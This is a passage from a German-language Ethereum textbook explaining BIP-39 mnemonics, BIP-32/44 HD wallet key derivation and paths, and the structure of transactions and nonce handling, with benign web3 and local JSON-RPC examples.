JavaScript-Implementierung von Bitcoin-BIP-39: mnemonische Codes zur Generierung deterministischer Schlüssel.

Es gibt auch einen als eigenständige Webseite implementierten BIP-39-Generator (siehe Abbildung 5-4), der für Tests und Experimente sehr nützlich ist. Der Mnemonic Code Converter (<https://iancoleman.io/bip39/>) generiert Mnemonics, Seeds und erweiterte private Schlüssel. Er kann offline in einem Browser, aber auch online genutzt werden.

The screenshot shows the 'Mnemonic' section of the Mnemonic Code Converter website. It includes instructions on how to use the tool, a 'Generate' button, and a dropdown menu set to '12'. Below these are several input fields: 'BIP39 Mnemonic' (containing 'army van defense carry jealous true garbage claim echo media make crunch'), 'BIP39 Passphrase (optional)' (empty), 'BIP39 Seed' (containing a long hexadecimal string), 'Coin' (set to 'Bitcoin'), and 'BIP32 Root Key' (containing a long hexadecimal string).

Mnemonic

You can enter an existing BIP39 mnemonic, or generate a new random one. Typing your own twelve words will probably not work how you expect, since the words require a particular structure (the last word is a checksum)

For more info see the [BIP39 spec](#)

a random word mnemonic, or enter your own below.

BIP39 Mnemonic

BIP39 Passphrase (optional)

BIP39 Seed

Coin

BIP32 Root Key

Abbildung 5-4: Ein BIP-39-Generator als eigenständige Webseite

Eine HD-Wallet aus dem Seed-Wert erzeugen

HD-Wallets werden aus einem einzigen *Stamm-Seed-Wert* (Root-Seed) erzeugt, einer 128, 256 oder 512 Bit langen Zufallszahl. Üblicherweise wird dieser Seed-Wert, wie im vorigen Abschnitt beschrieben, aus einem Mnemonic generiert.

Jeder Schlüssel in der HD-Wallet wird deterministisch aus dem Root-Seed abgeleitet. Das macht es möglich, die gesamte HD-Wallet aus dem Seed-Wert in jeder kompatiblen HD-Wallet wiederherzustellen. Auf diese Weise können Sie HD-Wallets mit Tausenden oder sogar Millionen von Schlüsseln exportieren, sichern, wiederherstellen sowie importieren, indem Sie nur das Mnemonic übertragen, aus dem der Root-Seed abgeleitet wird.

HD-Wallets (BIP-32) und Pfade (BIP-43/44)

Die meisten HD-Wallets folgen dem BIP-32-Standard, der sich zum De-facto-Standard für die Generierung deterministischer Schlüssel entwickelt hat.

Wir wollen hier nicht alle Details von BIP-32 behandeln, sondern nur die Komponenten, die für den Einsatz in Wallets von Bedeutung sind. Der wichtigste Aspekt sind die baumartigen, hierarchischen Beziehungen, die abgeleitete Schlüssel aufweisen können, was Abbildung 5-1 verdeutlicht. Darüber hinaus ist es wichtig, die Idee der *erweiterten Schlüssel* und der *gehärteten Schlüssel* zu verstehen, die in den folgenden Abschnitten erläutert werden.

Dutzende kompatibler BIP-32-Implementierungen werden in vielen Softwarebibliotheken angeboten. Sie wurden hauptsächlich für Bitcoin-Wallets entwickelt, die Adressen anders implementieren, verwenden aber die gleiche Schlüsselableitung wie Ethereums BIP-32-kompatible Wallets. Nutzen Sie eine, die für Ethereum entwickelt (<https://github.com/ConsenSys/eth-lightwallet>) wurde, oder übernehmen Sie eine von Bitcoin und ergänzen Sie sie um eine Bibliothek zur Codierung von Ethereum-Adressen.

Es gibt auch einen BIP-32-Generator als eigenständige Webseite (<http://bip32.org/>), der zum Testen und für Experimente sehr nützlich ist.



Dieser BIP-32-Generator ist keine HTTPS-Site, was Sie daran erinnern soll, dass das Tool nicht sicher ist. Verwenden Sie es nur zum Testen. Die von dieser Site erzeugten Schlüssel sollten nicht mit echten Guthaben genutzt werden.

Erweiterte öffentliche und private Schlüssel

In der BIP-32-Terminologie können Schlüssel »erweitert« werden. Mit den richtigen mathematischen Operationen können diese erweiterten »Parent-Schlüssel« verwendet werden, um »Child-Schlüssel« abzuleiten und die Hierarchie von Schlüsseln und Adressen aufzubauen, die vorhin beschrieben wurde. Ein Parent muss nicht am Beginn des Baums stehen. Er kann überall in der Baumhierarchie gewählt werden. Zur Erweiterung des Schlüssels benötigen Sie den Schlüssel selbst sowie einen speziellen sogenannten *Chaincode*. Ein Chaincode ist ein binärer 256-Bit-String, der mit jedem Schlüssel vermischt wird, um Child-Schlüssel zu erzeugen.

Handelt es sich um einen privaten Schlüssel, wird er zu einem *erweiterten privaten Schlüssel*, dem das Präfix *xprv* vorangestellt wird:

```
xprv9s21zrQH143K2JF8RafpqtKiTbsbaxEeUaMnNHsm5o6wCW3z8ySyH4UxFVSfZ8n7ESu7fgir8i...
```

Einen *erweiterten öffentlichen Schlüssel* erkennen Sie am Präfix *xpub*:

```
xpub661MyMwAqRbcEnKbXcCqD2GT1di5zQxVqoHPAgHNe8dv5JP8gWmDproS6kFHJnLZd23tWevhdn...
```

Eine sehr nützliche Eigenschaft von HD-Wallets ist ihre Fähigkeit, öffentliche Child-Schlüssel aus öffentlichen Parent-Schlüsseln ableiten zu können, *ohne* die

privaten Schlüssel zu kennen. Wir haben also zwei Möglichkeiten, einen öffentlichen Child-Schlüssel abzuleiten: entweder direkt aus dem privaten Child-Schlüssel oder aus dem öffentlichen Parent-Schlüssel.

Ein erweiterter öffentlicher Schlüssel kann also verwendet werden, um alle öffentlichen Schlüssel (und zwar nur die öffentlichen Schlüssel) dieses Zweigs der HD-Wallet-Struktur abzuleiten.

Die Verknüpfung kann für sehr sichere Deployments öffentlicher Schlüssel eingesetzt werden, bei denen ein Server oder eine Anwendung die Kopie eines erweiterten öffentlichen Schlüssels besitzt, aber keinerlei private Schlüssel. Ein solches Deployment kann eine unendliche Anzahl öffentlicher Schlüssel und Ethereum-Adressen erzeugen, aber kein Geld an diese Adressen senden. Gleichzeitig können auf einem anderen sicheren Server die dazugehörigen erweiterten privaten Schlüssel erzeugt werden, mit denen Transaktionen signiert und Geld ausgegeben werden kann.

Eine typische Anwendung dieser Methode ist die Installation eines erweiterten öffentlichen Schlüssels auf einem Webserver, auf dem eine E-Commerce-Anwendung läuft. Der Webserver kann die Ableitung öffentlicher Schlüssel nutzen, um eine neue Ethereum-Adresse für jede Transaktion (z.B. für einen Warenkorb) zu verwenden, und besitzt keine privaten Schlüssel, die gestohlen werden könnten. Ohne HD-Wallets wäre das nur möglich, wenn man Tausende Ethereum-Adressen auf einem sicheren Server erzeugt und diese im Vorfeld auf den E-Commerce-Server lädt. Dieser Ansatz ist aufwendig und verlangt ständige Pflege, damit dem Server die Schlüssel nicht ausgehen. Erweiterte öffentliche Schlüssel aus HD-Wallets sind da eindeutig zu bevorzugen.

Eine weitere typische Anwendung dieser Lösung sind Cold-Storage- oder Hardware-Wallets. Bei diesem Anwendungsfall wird der erweiterte private Schlüssel auf einer Hardware-Wallet gespeichert, während der erweiterte öffentliche Schlüssel online vorgehalten wird. Der Nutzer kann beliebige »Empfängeradressen« erzeugen, während die privaten Schlüssel sicher offline gespeichert werden. Um Mittel auszugeben, kann der Nutzer den erweiterten privaten Schlüssel in einem offline signierenden Ethereum-Client verwenden oder Transaktionen mit der Hardware-Wallet signieren.

Gehärtete Ableitung von Child-Schlüsseln

Die Fähigkeit, einen Zweig öffentlicher Schlüssel aus einem öffentlichen Schlüssel, oder *xpub*, abzuleiten, ist sehr nützlich, aber es gibt ein potenzielles Risiko. Durch den Zugriff auf einen *xpub* gelangen Sie nicht an den privaten Child-Schlüssel. Doch weil der *xpub* den Chaincode enthält, können Sie, falls der private Child-Schlüssel irgendwie durchsickert, alle anderen privaten Child-Schlüssel ableiten. Ein einziger durchgesickelter privater Child-Schlüssel legt zusammen mit einem Parent-Chaincode alle privaten Schlüssel aller Children offen. Schlimmer noch: Mit dem privaten Child-Schlüssel und einem Parent-Chaincode können Sie den privaten Parent-Schlüssel ableiten.

Um diesem Risiko entgegenzuwirken, verwenden HD-Wallets eine alternative Ableitungsfunktion, die als *gehärtete Ableitung* bezeichnet wird. Diese »bricht« die Beziehung zwischen öffentlichem Parent-Schlüssel und Child-Chaincode auf. Die gehärtete Ableitungsfunktion verwendet den privaten Parent-Schlüssel anstelle des öffentlichen Parent-Schlüssels, um den Child-Chaincode abzuleiten. Auf diese Weise wird eine »Firewall« in die Parent-Child-Sequenz eingebaut, da der Chaincode nicht mehr genutzt werden kann, um einen privaten Parent- oder Child-Schlüssel abzuleiten.

Wenn Sie also die Bequemlichkeit von xpubs nutzen wollen, um Zweige öffentlicher Schlüssel abzuleiten, ohne sich der Gefahr eines durchgesickerten Chaincodes auszusetzen, müssen Sie sie aus einem gehärteten Parent ableiten. Die Best Practice lautet, die ersten Children des Masterschlüssels gehärtet abzuleiten, um die Kompromittierung des Masterschlüssels zu verhindern.

Indizes für normale und gehärtete Ableitungen

Es ist natürlich wünschenswert, mehr als einen Child-Schlüssel für einen gegebenen Parent-Schlüssel ableiten zu können. Zu diesem Zweck werden Indizes verwendet. Jeder Index liefert in Kombination mit einem Parent-Schlüssel und der speziellen Child-Ableitungsfunktion einen anderen Child-Schlüssel. Der Index, der für die Ableitungsfunktion verwendet wird, ist ein 32-Bit-Integer-Wert. Um die normalen und gehärteten Ableitungen einfach unterscheiden zu können, wird der Index in zwei Wertebereiche aufgeteilt. Indizes zwischen 0 und $2^{31}-1$ (0x0 bis 0x7FFFFFFF) werden *ausschließlich* für die normale Ableitung verwendet, die Indizes zwischen 2^{31} und $2^{32}-1$ (0x80000000 bis 0xFFFFFFFF) *nur* für die gehärtete Ableitung. Bei Werten kleiner als 2^{31} handelt es sich um einen normalen Child-Schlüssel, bei Indizes größer oder gleich 2^{31} um gehärtete Child-Schlüssel.

Um den Index besser lesen und darstellen zu können, beginnt die Darstellung der Indizes gehärteter Schlüssel bei null, wird aber zusätzlich mit einem Hochkomma versehen. Der erste normale Child-Schlüssel wird also mit 0 dargestellt, während das erste gehärtete Child (Index 0x80000000) mit 0' angegeben wird. Dementsprechend wird der zweite gehärtete Schlüssel mit dem Index 0x80000001 als 1' angegeben und so weiter. Der HD-Wallet-Index i bedeutet also $2^{31} + i$.

HD-Wallet-Schlüsselbezeichner (Pfad)

Die Schlüssel in einer HD-Wallet werden über einen »Pfad« identifiziert, wobei die Stufen mithilfe von Slashes (/) voneinander getrennt werden (siehe Tabelle 5-5). Vom Masterschlüssel abgeleitete private Schlüssel beginnen mit einem m. Aus dem öffentlichen Masterschlüssel abgeleitete öffentliche Schlüssel beginnen mit einem M. Der erste private Child-Schlüssel des privaten Masterschlüssels ist also m/0. Der erste öffentliche Child-Schlüssel ist M/0. Der »Enkel« des ersten Childs ist dann m/0/1 und so weiter.

Die »Herkunft« eines Schlüssels wird von rechts nach links gelesen, bis man den Masterschlüssel erreicht, aus dem er abgeleitet wurde. Der Bezeichner $m/x/y/z$ beschreibt beispielsweise das z -te Child des Schlüssels $m/x/y$, der das y -te Child des Schlüssels m/x ist, der wiederum das x -te Child von m darstellt.

Tabelle 5-5: HD-Wallet-Pfadbeispiel

HD-Pfad	Beschriebener Schlüssel
$m/0$	Erster (0) privater Child-Schlüssel des privaten Masterschlüssels (m).
$m/0/0$	Erster privater Grandchildschlüssel des ersten Child-Schlüssels ($m/0$).
$m/0'/0$	Erster normaler Enkel des ersten gehärteten Child-Schlüssels ($m/0'$).
$m/1/0$	Erster privater Enkelschlüssel des zweiten Child-Schlüssels ($m/1$).
$M/23/17/0/0$	Erster öffentlicher Urenkel des ersten Urenkels des 18. Urenkels des 24. Child-Schlüssels.

Durch die Baumstruktur der HD-Wallet navigieren

Die Baumstruktur der HD-Wallet bietet eine enorme Flexibilität. Der Nachteil ist die mögliche Komplexität: Jeder erweiterte Parent-Schlüssel kann vier Milliarden Child-Schlüssel besitzen, jeweils zwei Milliarden normale und zwei Milliarden gehärtete Child-Schlüssel. Jeder dieser vier Milliarden Child-Schlüssel kann weitere vier Milliarden Child-Schlüssel erzeugen und so weiter. Der Baum kann mit einer unendlichen Anzahl von Nachkommen unendlich tief sein. Bei all der Flexibilität wird es aber recht schwierig, durch den Baum zu navigieren.

Zwei BIPs bieten eine Lösung für diese Komplexität, indem sie Standards für die Struktur der HD-Wallet-Bäume empfehlen. BIP-43 empfiehlt die Verwendung des ersten gehärteten Child-Index als speziellen Bezeichner, der den »Zweck« der Baumstruktur verdeutlicht. Basierend auf BIP-43 soll eine HD-Wallet nur einen Zweig der ersten Ebene verwenden, bei dem der Indexwert die Struktur und den Namensraum für den Rest des Baums festlegt, indem er dessen »Zweck« definiert. Zum Beispiel dient eine HD-Wallet, die ausschließlich den Zweig $m/i'/\dots$ verwendet, einem bestimmten Zweck, der durch i identifiziert wird.

Auf dieser Spezifikation aufbauend, schlägt BIP-44 eine mehrwährungsfähige Multiaccount-Struktur mit der »Zweck«-Nummer 44' vor. Alle der BIP-44-Struktur folgenden HD-Wallets können daran erkannt werden, dass sie nur diesen Zweig des Baums, nämlich $m/44'/*$, nutzen.

BIP-44 legt die Struktur mit fünf vordefinierten Baumebenen fest:

`m / purpose' / coin_type' / account' / change / address_index`

Der »Zweck« (`purpose'`) der ersten Ebene ist immer 44'. Der »Cointyp« (`coin_type'`) der zweiten Ebene legt die Kryptowährung fest. Das erlaubt Mehrwährungs-HD-Wallets, bei denen jede Währung einen Teilbaum unterhalb der zweiten Ebene besitzt. Verschiedene Währungen sind im Standards-Dokument SLIP0044

(<https://github.com/satoshilabs/slips/blob/master/slip-0044.md>) definiert. Ethereum ist zum Beispiel `m/44'/60'`, Ethereum Classic `m/44'/61'`, Bitcoin `m/44'/0'`, und das Testnet für alle Währungen ist `m/44'/1'`.

Die dritte Ebene des Baums ist das »Konto« (account'). Darüber kann der Nutzer seine Wallet in separate, logische Unterkonten für buchhalterische oder organisatorische Zwecke aufteilen. Eine HD-Wallet könnte beispielsweise zwei Ethereum-Konten enthalten: `m/44'/60'/0'` und `m/44'/60'/1'`. Jedes Konto bildet den Stamm eines eigenen Teilbaums.

Da BIP-44 ursprünglich für Bitcoin entwickelt wurde, gibt es eine für die Ethereum-Welt relevante »Eigenart«. Auf der vierten Ebene (change) besitzt eine HD-Wallet zwei Teilbäume. Einer wird für die Erzeugung von Empfängeradressen und der andere für die »Wechselgeldadresse« verwendet. Bei Ethereum wird nur der erste Teil der Empfängeradresse genutzt, da es im Gegensatz zum Bitcoin keine Notwendigkeit für eine Wechselgeldadresse gibt. Während die vorangegangenen Ebenen die gehärtete Ableitung nutzen, verwendet dieses Level die normale Ableitung. Das erlaubt dieser Ebene des Baums, erweiterte öffentliche Schlüssel zu exportieren, die in ungeschützten Umgebungen eingesetzt werden können. Verwendbare Adressen werden durch die HD-Wallet als Child-Elemente des vierten Levels erzeugt, was die fünfte Ebene zum »Adressindex« (address_index) bildet. Zum Beispiel wäre `M/44'/60'/0'/0/2` die dritte Empfängeradresse für Ethereum-Zahlungen des primären Kontos. Tabelle 5-6 zeigt einige weitere Beispiele.

Tabelle 5-6: Beispiele der BIP-44-HD-Wallet-Struktur

HD-Pfad	Beschriebener Schlüssel
<code>M/44'/60'/0'/0/2</code>	Dritter empfangender öffentlicher Schlüssel des primären Ethereum-Accounts.
<code>M/44'/0'/3'/1/14</code>	15. öffentlicher Schlüssel für Wechselgeldadressen des vierten Bitcoin-Kontos.
<code>m/44'/2'/0'/0/1</code>	Zweiter privater Schlüssel im Litecoin-Hauptkonto zum Signieren von Transaktionen.

Fazit

Wallets bilden die Grundlage für durch Menschen genutzte Blockchain-Anwendungen. Sie erlauben den Nutzern die Verwaltung von Schlüsseln und Adressen. Wallets ermöglichen den Nutzern außerdem, ihren Besitzanspruch an Ether zu beweisen und Transaktionen zu autorisieren, indem sie diese digital signieren, was in Kapitel 6 noch genauer erläutert wird.

Transaktionen

Transaktionen sind von EOAs stammende signierte Nachrichten, die im Ethereum-Netzwerk übertragen und in der Ethereum-Blockchain festgehalten werden. Diese einfache Definition versteckt viele überraschende und faszinierende Details. Aus einem anderen Blickwinkel betrachtet, sind Transaktionen Objekte, die eine Zustandsänderung anstoßen oder einen Kontrakt auf der EVM ausführen können. Ethereum ist eine globale Zustandsmaschine, und Transaktionen lassen diese Zustandsmaschine »ticken«, ändern also ihren Zustand. Kontrakte führen sich nicht selbst aus. Ethereum läuft nicht autonom. Alles beginnt mit einer Transaktion.

In diesem Kapitel sezieren wir Transaktionen, zeigen, wie sie funktionieren, und untersuchen die Details. Dieses Kapitel richtet sich hauptsächlich an diejenigen, die eigene Transaktionen auf niedriger Ebene verarbeiten wollen, etwa weil sie eine Wallet-App entwickeln möchten. Sie müssen sich also keine Gedanken machen, wenn Sie mit Ihrer vorhandenen Wallet-Anwendung zufrieden sind, auch wenn Sie die Details durchaus interessant finden könnten!

Die Struktur einer Transaktion

Wir wollen uns zuerst die grundlegende Struktur einer Transaktion ansehen, die serialisiert im Ethereum-Netzwerk übertragen wird. Jeder Client und jede Anwendung, die eine serialisierte Transaktion empfängt, legt sie im Speicher in einer eigenen internen Datenstruktur ab, die möglicherweise noch um Metadaten ergänzt wird, die in der serialisierten Transaktion selbst nicht enthalten sind. Die Netzwerkserialisierung ist die einzige Standardform einer Transaktion.

Eine Transaktion ist eine serialisierte binäre Nachricht, die die folgenden Daten enthält:

Nonce

Eine vom ausstellenden EOA vergebene Sequenznummer, die das Message Replay verhindert.

Gaspreis

Der Gaspreis (in Wei), den der Aussteller zu zahlen bereit ist.

Gaslimit

Die maximale Menge Gas, die der Aussteller für diese Transaktion zu kaufen bereit ist.

Empfänger

Die Ethereum-Zieladresse.

Wert

Der Ether-Betrag, der an das Ziel gesendet werden soll.

Daten

Die binären Nutzdaten variabler Länge.

v,r,s

Die drei Komponenten der digitalen ECDSA-Signatur des ausstellenden EOAs.

Die Serialisierung der Transaktionsnachricht erfolgt in RLP-Codierung (*Recursive Length Prefix*), die speziell für die einfache, Byte-richtige Datenserialisierung in Ethereum entwickelt wurde. Alle Zahlen werden bei Ethereum als Integer-Werte im Big-Endian-Format codiert. Die Länge entspricht dabei immer einem Vielfachen von 8 Bit.

Beachten Sie, dass die dargestellten Feldnamen (to, gas limit etc.) nur der Klarheit dienen, aber kein Teil der serialisierten Transaktionsdaten sind, die die Feldwerte RLP-codiert enthalten. Generell verwendet RLP keine Feldtrenner und Labels. RLPs Längenpräfix wird genutzt, um die Länge jedes Felds zu bestimmen. Alles hinter der definierten Länge gehört zum nächsten Feld der Struktur.

Während das der tatsächlich übertragenen Transaktionsstruktur entspricht, hübschen die meisten internen Darstellungen und Benutzerschnittstellen das Ganze mit zusätzlichen Informationen auf, die aus der Transaktion oder der Blockchain abgeleitet werden.

So werden Sie beispielsweise bemerken, dass es keine Absenderdaten (from) in der den ausstellenden EOA identifizierenden Adresse gibt. Das liegt daran, dass der öffentliche Schlüssel des EOA aus den Komponenten (v,r,s) der ECDSA-Signatur abgeleitet werden kann. Die Adresse kann wiederum aus dem öffentlichen Schlüssel abgeleitet werden. Wenn Sie also eine Transaktion mit einem Absender (oder from-Feld) sehen, wurde diese Information von der Software hinzugefügt, die die Transaktion ausgibt. Weitere Metadaten, um die die Clientsoftware Transaktionen häufig ergänzt, umfassen die Blocknummer (sobald sie geschürft wurde und in der Blockchain steht) und eine Transaktions-ID (ein berechneter Hash). Auch diese Daten werden aus der Transaktion abgeleitet und sind nicht Teil der Transaktionsnachricht.

Die Transaktions-Nonce

Die Nonce ist eine der wichtigsten und am wenigsten verstandenen Komponenten einer Transaktion. Die (frei übersetzte) Definition im Yellow Paper (siehe »Weiterführende Literatur« auf Seite 7) lautet wie folgt:

nonce: Ein Skalarwert, der die Zahl der von dieser Adresse gesendeten Transaktionen angibt, oder, bei mit Code verknüpften Accounts, die Zahl der Kontrakte, die von diesem Account erzeugt wurden.

Streng genommen ist die Nonce ein Attribut der ausstellenden Adresse, d. h., sie ist nur im Kontext der sendenden Adresse von Bedeutung. Allerdings wird die Nonce nicht explizit als Teil des Zustands eines Accounts in der Blockchain gespeichert. Vielmehr wird sie dynamisch berechnet, indem die Zahl der bestätigten Transaktionen nachgehalten wird, die von dieser Adresse ausgegangen sind.

Die Existenz einer Transaktionen zählenden Nonce ist in zwei Fällen von Bedeutung: bei der Verwendbarkeit der Transaktion, die durch die Reihenfolge der Erzeugung festgelegt wird, und beim vitalen Schutz vor der Duplizierung von Transaktionen. Sehen wir uns dazu jeweils ein Beispiel an:

1. Angenommen, Sie wollten zwei Transaktionen vornehmen: eine wichtige Überweisung über 6 Ether und eine weniger wichtige Überweisung über 8 Ether. Sie signieren zuerst die 6-Ether-Transaktion und übertragen sie ins Netzwerk, weil sie die wichtigere Transaktion ist. Dann signieren und übertragen Sie die zweite 8-Ether-Transaktion. Leider haben Sie übersehen, dass Ihr Guthaben nur 10 Ether beträgt, d. h., das Netzwerk kann nicht beide Transaktionen akzeptieren; eine schlägt also fehl. Da Sie die wichtigere 6-Ether-Transaktion zuerst ausgeführt haben, erwarten Sie verständlicherweise, dass diese ausgeführt wird, während die 8-Ether-Transaktion abgelehnt wird. Allerdings können die Nodes bei dezentralisierten Systemen wie Ethereum die Transaktionen in beliebiger Reihenfolge empfangen. Es gibt keine Garantie dafür, dass ein Node eine Transaktion vor einer anderen empfängt. Es ist daher sehr wahrscheinlich, dass einige Nodes die 6-Ether-Transaktion zuerst empfangen, während bei anderen die 8-Ether-Transaktion zuerst eingeht. Ohne Nonce wäre es Zufall, welche Transaktion akzeptiert und welche abgelehnt wird. Nun verfügen wir aber über eine Nonce, die bei der ersten Transaktion beispielsweise den Wert 3 hat, während sie bei der zweiten Transaktion den nächsten Nonce-Wert (hier also 4) aufweist. Die zweite Transaktion wird daher so lange ignoriert (selbst wenn sie früher eingeht), bis die Transaktionen mit den Nonces 0 bis 3 verarbeitet sind. Glück gehabt!
2. Stellen Sie sich nun vor, Ihr Account weist ein Guthaben von 100 Ether auf. Großartig! Sie finden online ein Produkt, das Sie wirklich haben wollen, und der Verkäufer akzeptiert sogar die Zahlung in Ether. Sie senden ihm 2 Ether, und er sendet Ihnen das Objekt Ihrer Begierde. Schön. Bei dieser 2-Ether-Zahlung haben Sie eine Transaktion signiert, die 2 Ether von Ihrem Account an den anderen Account überweist. Diese Transaktion haben Sie dann an das Ethereum-Netzwerk zur Prüfung und zur Aufnahme in die Blockchain übergeben. Ohne die Nonce in der Transaktion würde eine weitere Transaktion, die 2 Ether an dieselbe Adresse überweist, genauso aussehen wie die erste Transaktion. Das heißt, dass jeder (und das bedeutet wirklich jeder,

egal ob Freund oder Feind), der die Transaktion im Ethereum-Netzwerk sieht, sie immer wieder »wiederholen« (engl. replay) kann, bis Ihre ganzen Ether verschwunden sind, indem er Ihre ursprüngliche Transaktion kopiert und erneut an das Netzwerk sendet. Durch den Nonce-Wert in den Transaktionsdaten wird aber *jede einzelne Transaktion einmalig*, selbst wenn Sie wiederholt den gleichen Ether-Betrag an dieselbe Adresse senden. Indem man also eine sich inkrementierende Nonce als Teil der Transaktion nutzt, ist es einfach nicht mehr möglich, eine von Ihnen durchgeführte Überweisung zu »duplizieren«.

Zusammenfassend lässt sich sagen, dass die Verwendung einer Nonce für ein *Account-basiertes* Protokoll wie Ethereum von elementarer Bedeutung ist, anders als der UTXO-Mechanismus (*Unspent Transaction Output*) des Bitcoin-Protokolls.

Die Nonces nachhalten

Aus praktischer Sicht ist die Nonce ein aktueller Zähler für die Zahl der durch die Blockchain *bestätigten* Transaktionen, die von diesem Account stammen. Um die Nonce zu ermitteln, können Sie die Blockchain abfragen, etwa über das web3-Interface. Öffnen Sie eine JavaScript-Konsole in einem Browser, in dem MetaMask läuft, oder verwenden Sie den Befehl `truffle console`, um auf die JavaScript-web3-Bibliothek zuzugreifen, und geben Sie Folgendes ein:

```
> web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f")  
40
```



Die Nonce ist ein nullbasierter Zähler, d.h., die erste Transaktion hat die Nonce 0. In diesem Beispiel liegt der Transaktionszähler bei 40, d.h., die Nonces 0 bis 39 wurden verwendet. Die Nonce der nächsten Transaktion hat den Wert 40.

Ihre Wallet hält die Nonces für jede durch sie verwaltete Adresse nach. Das ist leicht zu erreichen, solange Sie Transaktionen nur von einer einzigen Stelle aus anstoßen. Nehmen wir an, Sie entwickeln eine eigene Wallet-Software oder irgendeine andere Anwendung, die Transaktionen anstößt. Wie halten Sie die Nonce nach?

Wenn Sie eine neue Transaktion erzeugen, weisen Sie ihr die nächste Nonce in der Reihe zu. Doch solange sie nicht bestätigt ist, wird sie dem `getTransactionCount`-Wert nicht zugeschlagen.



Vorsicht bei der Nutzung der `getTransactionCount`-Funktion zur Zählung offener Transaktionen. Das kann zu Problemen führen, wenn mehrere Transaktionen auf einmal ausgeführt werden.

Sehen wir uns ein Beispiel an:

```
> web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f", \
"pending")
40
> web3.eth.sendTransaction({from: web3.eth.accounts[0], to: \
"0xB0920c523d582040f2BCB1bD7FB1c7C1ECEbdB34", value: web3.toWei(0.01, "ether")});
> web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f", \
"pending")
41
> web3.eth.sendTransaction({from: web3.eth.accounts[0], to: \
"0xB0920c523d582040f2BCB1bD7FB1c7C1ECEbdB34", value: web3.toWei(0.01, "ether")});
> web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f", \
"pending")
41
> web3.eth.sendTransaction({from: web3.eth.accounts[0], to: \
"0xB0920c523d582040f2BCB1bD7FB1c7C1ECEbdB34", value: web3.toWei(0.01, "ether")});
> web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f", \
"pending")
41
```

Wie Sie sehen können, wird bei der ersten von uns gesendeten Transaktion der Transaktionszähler auf 41 erhöht. Doch wenn wir in schneller Folge drei weitere Transaktionen senden, werden sie vom `getTransactionCount`-Aufruf nicht erfasst. Es wird nur einer gezählt, obwohl Sie sicher vermuten, dass drei im Mempool warten. Wenn wir ein paar Sekunden warten, damit das Netzwerk seine Arbeit erledigen kann, gibt `getTransactionCount` den erwarteten Wert zurück. Doch solange noch Transaktionen verarbeitet werden müssen, hilft uns das nicht weiter.

Bei der Entwicklung von Anwendungen, die Transaktionen erzeugen, können Sie sich nicht auf `getTransactionCount` bei offenen Transaktionen verlassen. Nur wenn die Anzahl offener und bestätigter Transaktionen gleich ist (alle offenen Transaktionen wurden bestätigt), können Sie der Ausgabe von `getTransactionCount` vertrauen, um Ihren Nonce-Zähler zu starten. Danach halten Sie die Nonce in Ihrer Anwendung nach, bis jede Transaktion bestätigt ist.

Paritys JSON-RPC-Interface bietet die Funktion `parity_nextNonce` an, die die nächste für eine Transaktion zu verwendende Nonce zurückgibt. Die `parity_nextNonce`-Funktion zählt Nonces korrekt, auch wenn Sie mehrere Transaktionen in schneller Reihenfolge erzeugen, ohne diese zu bestätigen:

```
$ curl --data '{"method":"parity_nextNonce", \
"params":["0x9e713963a92c02317a681b9bb3065a8249de124f"],\
"id":1,"jsonrpc":"2.0"}' -H "Content-Type: application/json" -X POST \
localhost:8545

{"jsonrpc":"2.0","result":"0x32","id":1}
```



Parity besitzt eine Webkonsole für den Zugriff auf das JSON-RPC-Interface, doch wir haben hier für den Zugriff einen HTTP-Client für die Kommandozeile genutzt.

Lücken in Nonces, doppelte Nonces und Bestätigungen

Bei der programmtechnischen Erzeugung von Transaktionen ist das Nachhalten der Nonces sehr wichtig, insbesondere wenn das durch mehrere unabhängige Prozesse gleichzeitig geschieht.

Das Ethereum-Netzwerk verarbeitet Transaktionen sequenziell basierend auf der Nonce. Wenn Sie also eine Transaktion mit der Nonce 0 senden und dann eine mit der Nonce 2, wird die zweite Transaktionen in keinen Block aufgenommen. Sie wird im Mempool gespeichert, während das Ethereum-Netzwerk darauf wartet, dass die fehlende Nonce auftaucht. Alle Nodes werden einfach annehmen, dass sich die fehlende Nonce verspätet hat und die Transaktion mit der Nonce 2 in der falschen Reihenfolge eingegangen ist.

Sobald Sie eine Transaktion mit der fehlenden Nonce 1 senden, werden beide Transaktionen (mit den Nonces 1 und 2) verarbeitet und eingefügt (natürlich nur, wenn sie gültig sind). Sobald Sie die Lücke schließen, kann das Netzwerk die noch offene Transaktion im Mempool verarbeiten.

Wenn Sie also mehrere Transaktionen nacheinander erzeugen und eine von ihnen nicht offiziell in einen Block aufgenommen wird, bleiben alle nachfolgenden Transaktionen »hängen«, weil auf die fehlende Nonce gewartet wird. Eine Transaktion kann ungewollt eine solche »Lücke« auslösen, etwa weil sie ungültig ist oder nicht über ausreichend Gas verfügt.

Um die Dinge wieder ans Laufen zu bringen, müssen Sie eine gültige Transaktion mit der fehlenden Nonce senden. Ihnen muss auch bewusst sein, dass, sobald die »fehlende« Nonce durch das Netzwerk validiert wird, alle Transaktionen mit nachfolgenden Nonces nach und nach gültig werden. Es ist nicht möglich, eine Transaktion »zurückzurufen«!

Wird andererseits eine Nonce versehentlich dupliziert, z.B. weil Sie zwei Transaktionen mit der gleichen Nonce, aber unterschiedlichen Empfängern oder Werten senden, wird eine Transaktion bestätigt und die andere abgelehnt. Welche bestätigt wird, ergibt sich aus der Reihenfolge, in der sie beim ersten validierenden Node eintreffen, der sie empfängt, was bedeutet, dass das mehr oder weniger Zufall ist.

Wie Sie sehen können, ist es notwendig, die Nonces nachzuhalten. Wenn Ihre Anwendung das nicht richtig handhabt, stecken Sie in Schwierigkeiten. Leider werden die Dinge noch schwieriger, wenn das simultan passieren soll, was wir im nächsten Abschnitt sehen werden.

Nebenläufigkeit, Transaktionsursprung und Nonces

Nebenläufigkeit (engl. Concurrency) ist ein komplexer Aspekt der Informatik und tritt manchmal unerwartet auf, insbesondere in dezentralisierten und verteilten Echtzeitsystemen wie Ethereum.

Vereinfacht ausgedrückt, ist Nebenläufigkeit die simultane Berechnung durch mehrere unabhängige Systeme. Diese kann im gleichen Programm erfolgen (z.B.

beim Multithreading), auf der gleichen CPU (z.B. beim Multiprocessing) oder auf verschiedenen Computern (z.B. bei verteilten Systemen). Ethereum ist per definitionem ein System, das die Nebenläufigkeit von Operationen erlaubt (Nodes, Clients, DApps), aber den Singleton-Zustand durch Konsens erzwingt.

